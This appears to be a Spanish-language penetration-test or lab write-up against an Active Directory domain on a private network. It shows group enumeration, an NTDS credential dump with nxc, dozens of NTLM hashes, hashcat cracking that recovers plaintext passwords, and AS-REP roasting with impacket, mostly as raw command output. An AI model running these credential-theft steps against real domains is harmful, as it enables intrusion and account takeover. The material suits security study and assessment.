LDAP        192.168.5.130   389    WIN-5UL7A982B9B  RDS Endpoint Servers                 membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  RDS Management Servers               membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Hyper-V Administrators               membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Access Control Assistance Operators  membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Remote Management Users              membercount: 2
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  System Managed Accounts Group        membercount: 1
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Storage Replica Administrators       membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Domain Computers                     membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Domain Controllers                   membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Schema Admins                        membercount: 1
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Enterprise Admins                    membercount: 1
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Cert Publishers                      membercount: 1
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Domain Admins                        membercount: 5
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Domain Users                         membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Domain Guests                        membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Group Policy Creator Owners          membercount: 1
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  RAS and IAS Servers                  membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Server Operators                     membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Account Operators                    membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Pre-Windows 2000 Compatible Access   membercount: 2
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Incoming Forest Trust Builders       membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Windows Authorization Access Group   membercount: 1
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Terminal Server License Servers      membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Allowed RODC Password Replication Group  membercount: 0
```

```
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Denied RODC Password Replication Group   membercount: 8
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Read-only Domain Controllers            membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Enterprise Read-only Domain Controllers  membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Cloneable Domain Controllers            membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Protected Users                         membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Key Admins                              membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Enterprise Key Admins                   membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  DnsAdmins                               membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  DnsUpdateProxy                         membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  GMSAGroup                              membercount: 1
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  SQLServer2005SQLBrowserUser$WIN-5UL7A982B9B membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  SQLRUserGroupSQLEXPRESS                membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Logistica                              membercount: 2
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  TI-Group                               membercount: 4
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  ADSyncAdmins                           membercount: 1
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  ADSyncOperators                        membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  ADSyncBrowse                           membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  ADSyncPasswordSet                      membercount: 0
```

```
┌──(root㉿kali)-[/home/kali]
└─# nxc ldap 192.168.5.130 -u mpalomino -p 'Password2' --groups "Domain Admins"
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  [*] Windows 10 / Server 2016 Build 14393 (name:WIN-5UL7A982B9B) (domain:enterprise.com)
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  [+] enterprise.com\mpalomino:Password2
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  SVC_SQLService
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Carlos Neyra
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  test
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Omar Palomino
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Administrator
```

Se intenta obtener los ntds, sin embargo, el usuario mpalomino no es admin por lo tanto no es posible obtener el mismo.

```
┌──(root㉿kali)-[/home/kali]
└─# nxc smb 192.168.5.130  -u 'mpalomino' -p "Password2" --ntds
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user> to dump a specific user safely or the module -M ntdsutil [Y/n] Y
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [*] Windows 10 / Server 2016 Build 14393 x64 (name:WIN-5UL7A982B9B) (domain:enterprise.com) (signing:True) (SMBv
1:True)
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [+] enterprise.com\mpalomino:Password2
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [-] RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [+] Dumping the NTDS, this could take a while so go grab a redbull ...
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [-] DRSR SessionError: code: 0×20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name specified for this replicatio
n operation is invalid.
```

Por lo que se procede a restablecer la contraseña del usuario adminsystem que también contaba con una contraseña vencida, se utiliza dicho usuario para obtener los ntds teniendo un resultado exitoso.

```
┌──(root㉿kali)-[/home/kali]
└─# nxc smb 192.168.5.130  -u 'adminsystem' -p "M4st3r123456" --ntds
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user> to dump a specific user safely or the module -M ntdsutil [Y/n] Y
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [*] Windows 10 / Server 2016 Build 14393 x64 (name:WIN-5UL7A982B9B) (domain:enterprise.com) (signing:True) (SMBv
1:True)
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [+] enterprise.com\adminsystem:M4st3r123456
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [-] RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [+] Dumping the NTDS, this could take a while so go grab a redbull ...
SMB         192.168.5.130   445    WIN-5UL7A982B9B  Administrator:500:aad3b435b51404eeaad3b435b51404ee:f9ad528d5148a290cdc2418a401445e0:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7caa184e469db7cd2b09917e8ac90315:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\opalomino:1103:aad3b435b51404eeaad3b435b51404ee:c93bb2701d5078fd9621c59e90399410:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\adminsystem:1104:aad3b435b51404eeaad3b435b51404ee:cf3f219b66f73aac0efc4967964541a1:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\admindba:1105:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\cneyra:1108:aad3b435b51404eeaad3b435b51404ee:f39f37f54b565768844dbc640400fd8d:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\rburga:1109:aad3b435b51404eeaad3b435b51404ee:f39f37f54b565768844dbc640400fd8d:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\svelando:1110:aad3b435b51404eeaad3b435b51404ee:f39f37f54b565768844dbc640400fd8d:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\gsegundo:1111:aad3b435b51404eeaad3b435b51404ee:f39f37f54b565768844dbc640400fd8d:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\xcabrejos:1112:aad3b435b51404eeaad3b435b51404ee:f39f37f54b565768844dbc640400fd8d:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\jtintaya:1113:aad3b435b51404eeaad3b435b51404ee:f39f37f54b565768844dbc640400fd8d:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\fvillacorta:1114:aad3b435b51404eeaad3b435b51404ee:e73c68dfd2dbb15e546bdf8f32d21e26:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\mcabanillas:1115:aad3b435b51404eeaad3b435b51404ee:0bcb6fb1d48a571c54024f628e546713:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\jmolina:1116:aad3b435b51404eeaad3b435b51404ee:0bcb6fb1d48a571c54024f628e546713:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\ajimenez:1117:aad3b435b51404eeaad3b435b51404ee:0bcb6fb1d48a571c54024f628e546713:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\msoto:1118:aad3b435b51404eeaad3b435b51404ee:0bcb6fb1d48a571c54024f628e546713:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\mparedes:1119:aad3b435b51404eeaad3b435b51404ee:0bcb6fb1d48a571c54024f628e546713:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\cnavarro:1120:aad3b435b51404eeaad3b435b51404ee:3830b8fb9a086e478d7b392c38280599:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\mpalomino:1121:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\mquispe:1122:aad3b435b51404eeaad3b435b51404ee:05ddee5249bfa163a288c04b409a96e3:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\jflores:1123:aad3b435b51404eeaad3b435b51404ee:05ddee5249bfa163a288c04b409a96e3:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\lsanchez:1124:aad3b435b51404eeaad3b435b51404ee:812792a1f13bb10964ed1dfeac78c64b:::
```

```
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\mmendoza:1138:aad3b435b51404eeaad3b435b51404ee:fa616f2f684a856c4478d0a3b8b43f39:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\jchavez:1139:aad3b435b51404eeaad3b435b51404ee:fa616f2f684a856c4478d0a3b8b43f39:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\sespinoza:1140:aad3b435b51404eeaad3b435b51404ee:fa616f2f684a856c4478d0a3b8b43f39:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\jcastillo:1141:aad3b435b51404eeaad3b435b51404ee:98353509856bfe2fd43bb11211366333:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\afernandez:1142:aad3b435b51404eeaad3b435b51404ee:98353509856bfe2fd43bb11211366333:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\dvargas:1143:aad3b435b51404eeaad3b435b51404ee:98353509856bfe2fd43bb11211366333:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\sgutierrez:1144:aad3b435b51404eeaad3b435b51404ee:98353509856bfe2fd43bb11211366333:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\dcruz:1145:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\fruiz:1146:aad3b435b51404eeaad3b435b51404ee:98353509856bfe2fd43bb11211366333:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\dde:1147:aad3b435b51404eeaad3b435b51404ee:b855845c2ab75d1f82de0184992ad731:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\jromero:1148:aad3b435b51404eeaad3b435b51404ee:b855845c2ab75d1f82de0184992ad731:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\egomez:1149:aad3b435b51404eeaad3b435b51404ee:b855845c2ab75d1f82de0184992ad731:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\rsilva:1150:aad3b435b51404eeaad3b435b51404ee:b855845c2ab75d1f82de0184992ad731:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\ocordova:1151:aad3b435b51404eeaad3b435b51404ee:b855845c2ab75d1f82de0184992ad731:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\dcondori:1152:aad3b435b51404eeaad3b435b51404ee:b855845c2ab75d1f82de0184992ad731:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\mcatro:1153:aad3b435b51404eeaad3b435b51404ee:b855845c2ab75d1f82de0184992ad731:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\emartinez:1154:aad3b435b51404eeaad3b435b51404ee:b855845c2ab75d1f82de0184992ad731:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\jreyes:1155:aad3b435b51404eeaad3b435b51404ee:b855845c2ab75d1f82de0184992ad731:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\wrivera:1156:aad3b435b51404eeaad3b435b51404ee:14a7a71a98dbfa8d5577ab4d8272f13d:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\msalazar:1157:aad3b435b51404eeaad3b435b51404ee:14a7a71a98dbfa8d5577ab4d8272f13d:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\fmedina:1158:aad3b435b51404eeaad3b435b51404ee:14a7a71a98dbfa8d5577ab4d8272f13d:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\aaguilar:1159:aad3b435b51404eeaad3b435b51404ee:14a7a71a98dbfa8d5577ab4d8272f13d:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\fmorales:1160:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\aparedes:1161:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\SVC_SQLService:1162:aad3b435b51404eeaad3b435b51404ee:ebedc71a580fd6ac75e6bee5d11c2181:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\SVC_HTTPService:1163:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  enterprise.com\sqldba:1604:aad3b435b51404eeaad3b435b51404ee:356d373ed52c30c97c0eb781f16cbb76:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  johnny:1608:aad3b435b51404eeaad3b435b51404ee:6d0a2b5e448afdd5059d08e1979b472a:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  MSOL_6f31a7dc2f04:1614:aad3b435b51404eeaad3b435b51404ee:e7371b86b3763e4306b5d7646b9ab703:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  WIN-5UL7A982B9B$:1000:aad3b435b51404eeaad3b435b51404ee:16cd6aacad4f2da000298482797f4478:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  test$:1107:aad3b435b51404eeaad3b435b51404ee:967f33d2876e5b228ee443b8e2f4e386:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  WIN10-PC1$:1601:aad3b435b51404eeaad3b435b51404ee:f37c9c18f08ff440b3d7638e31fa2e55:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  WIN10-PC2$:1602:aad3b435b51404eeaad3b435b51404ee:2752b20b892baa19ab682ddd0af27c52:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  DATABASE$:1603:aad3b435b51404eeaad3b435b51404ee:295a73ef99d1dd62d05c6ad9ecd90ab2:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  ADSyncMSA4391c$:1616:aad3b435b51404eeaad3b435b51404ee:8e33c9cc39a6be7d1d3f621047db9284:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  SUB$:1607:aad3b435b51404eeaad3b435b51404ee:5470b409016c34834ad9e914852e0fe8:::
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [+] Dumped 73 NTDS hashes to /root/.nxc/logs/ntds/WIN-5UL7A982B9B_192.168.5.130_2025-11-13_232314.ntds of which
66 were added to the database
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [*] To extract only enabled accounts from the output file, run the following command:
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [*] cat /root/.nxc/logs/ntds/WIN-5UL7A982B9B_192.168.5.130_2025-11-13_232314.ntds | grep -iv disabled | cut -d '
:' -f1
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [*] grep -iv disabled /root/.nxc/logs/ntds/WIN-5UL7A982B9B_192.168.5.130_2025-11-13_232314.ntds | cut -d ':' -f1

┌──(root㉿kali)-[/home/kali]
```


Se almacenan únicamente los hashes en un txt para realizar el rompimiento de los mismos.

```
┌──(root㉿kali)-[/home/kali]
└─# cat /root/.nxc/logs/ntds/WIN-5UL7A982B9B_192.168.5.130_2025-11-13_232314.ntds |awk -F ':' '{print $4}' > hashntds.txt

┌──(root㉿kali)-[/home/kali]
└─#
```

```
┌──(root㉿kali)-[/home/kali]
└─# cat  hashntds.txt
f9ad528d5148a290cdc2418a401445e0
31d6cfe0d16ae931b73c59d7e0c089c0
7caa184e469db7cd2b09917e8ac90315
31d6cfe0d16ae931b73c59d7e0c089c0
c93bb2701d5078fd9621c59e90399410
cf3f219b66f73aac0efc4967964541a1
c39f2beb3d2ec06a62cb887fb391dee0
f39f37f54b565768844dbc640400fd8d
f39f37f54b565768844dbc640400fd8d
f39f37f54b565768844dbc640400fd8d
f39f37f54b565768844dbc640400fd8d
f39f37f54b565768844dbc640400fd8d
f39f37f54b565768844dbc640400fd8d
e73c68dfd2dbb15e546bdf8f32d21e26
0bcb6fb1d48a571c54024f628e546713
0bcb6fb1d48a571c54024f628e546713
0bcb6fb1d48a571c54024f628e546713
0bcb6fb1d48a571c54024f628e546713
0bcb6fb1d48a571c54024f628e546713
3830b8fb9a086e478d7b392c38280599
c39f2beb3d2ec06a62cb887fb391dee0
05ddee5249bfa163a288c04b409a96e3
05ddee5249bfa163a288c04b409a96e3
812792a1f13bb10964ed1dfeac78c64b
05ddee5249bfa163a288c04b409a96e3
c39f2beb3d2ec06a62cb887fb391dee0
05ddee5249bfa163a288c04b409a96e3
05ddee5249bfa163a288c04b409a96e3
05ddee5249bfa163a288c04b409a96e3
a630568ff98b1502006a2dd5efeadd79
a630568ff98b1502006a2dd5efeadd79
a630568ff98b1502006a2dd5efeadd79
e112ef353c3339c36783896af0ce85f5
a630568ff98b1502006a2dd5efeadd79
a630568ff98b1502006a2dd5efeadd79
fa616f2f684a856c4478d0a3b8b43f39
fa616f2f684a856c4478d0a3b8b43f39
fa616f2f684a856c4478d0a3b8b43f39
fa616f2f684a856c4478d0a3b8b43f39
fa616f2f684a856c4478d0a3b8b43f39
```

Se inicia el rompimiento de contraseñas con hashcat.



Se encontraron 3 contraseñas.

```
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: diccionario.txt
* Passwords.: 10012
* Bytes.....: 73155
* Keyspace..: 10012
* Runtime...: 0 secs

3830b8fb9a086e478d7b392c38280599:s0pOrt32025
c39f2beb3d2ec06a62cb887fb391dee0:Password2
ebedc71a580fd6ac75e6bee5d11c2181:S0p0rt3
Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1000 (NTLM)
Hash.Target......: hashntds.txt
Time.Started.....: Thu Nov 13 23:47:32 2025, (1 sec)
Time.Estimated...: Thu Nov 13 23:47:33 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (diccionario.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    17041 H/s (0.62ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 3/29 (10.34%) Digests (total), 3/29 (10.34%) Digests (new)
Progress.........: 10012/10012 (100.00%)
Rejected.........: 0/10012 (0.00%)
Restore.Point....: 10012/10012 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: funtimes → eyphed
Hardware.Mon.#1..: Util: 54%

Started: Thu Nov 13 23:45:34 2025
Stopped: Thu Nov 13 23:47:35 2025

┌──(root㉿kali)-[/home/kali]
└─# 
```

```
Dictionary cache built:
* Filename..: kaonashi14M.txt
* Passwords.: 14344391
* Bytes.....: 138263610
* Keyspace..: 14344391
* Runtime...: 4 secs

812792a1f13bb10964ed1dfeac78c64b:Password20
Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline
```

```
b855845c2ab75d1f82de0184992ad731:Enterprise123
e112ef353c3339c36783896af0ce85f5:Sistemas123
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1000 (NTLM)
Hash.Target......: hashntds.txt
Time.Started.....: Fri Nov 14 00:04:01 2025, (33 secs)
Time.Estimated...: Fri Nov 14 00:04:34 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (kaonashi14M.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   443.3 kH/s (0.34ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 6/29 (20.69%) Digests (total), 3/29 (10.34%) Digests (new)
Progress.........: 14344391/14344391 (100.00%)
Rejected.........: 0/14344391 (0.00%)
Restore.Point....: 14344391/14344391 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: mellow78 → melena23
Hardware.Mon.#1..: Util: 32%
```

```
Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344394
* Bytes.....: 139921525
* Keyspace..: 14344387
* Runtime...: 4 secs

31d6cfe0d16ae931b73c59d7e0c089c0:
Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.
```

KERBEROASTING

Se intenta realizar un kerberoasting

```
┌──(root㉿kali)-[/home/kali]
└─# impacket-GetNPUsers enterprise.com/ -no-pass -usersfile usernames.txt -dc-ip 192.168.5.130 -outputfile asrep.txt
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User opalomino doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User adminsystem doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User admindba doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User cneyra doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User rburga doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_KEY_EXPIRED(Password has expired; change password to reset)
[-] User gsegundo doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User xcabrejos doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jtintaya doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User fvillacorta doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mcabanillas doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jmolina doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ajimenez doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User msoto doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mparedes doesn't have UF_DONT_REQUIRE_PREAUTH set
```

```
┌──(root㉿kali)-[/home/kali]
└─# impacket-GetNPUsers enterprise.com/ -no-pass -usersfile usernames.txt -dc-ip 192.168.5.130 -request > kb.txt
```

```
┌──(root㉿kali)-[/home/kali]
└─# hashcat -m 18200 --force -a 0 asrep.txt diccionario.txt
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
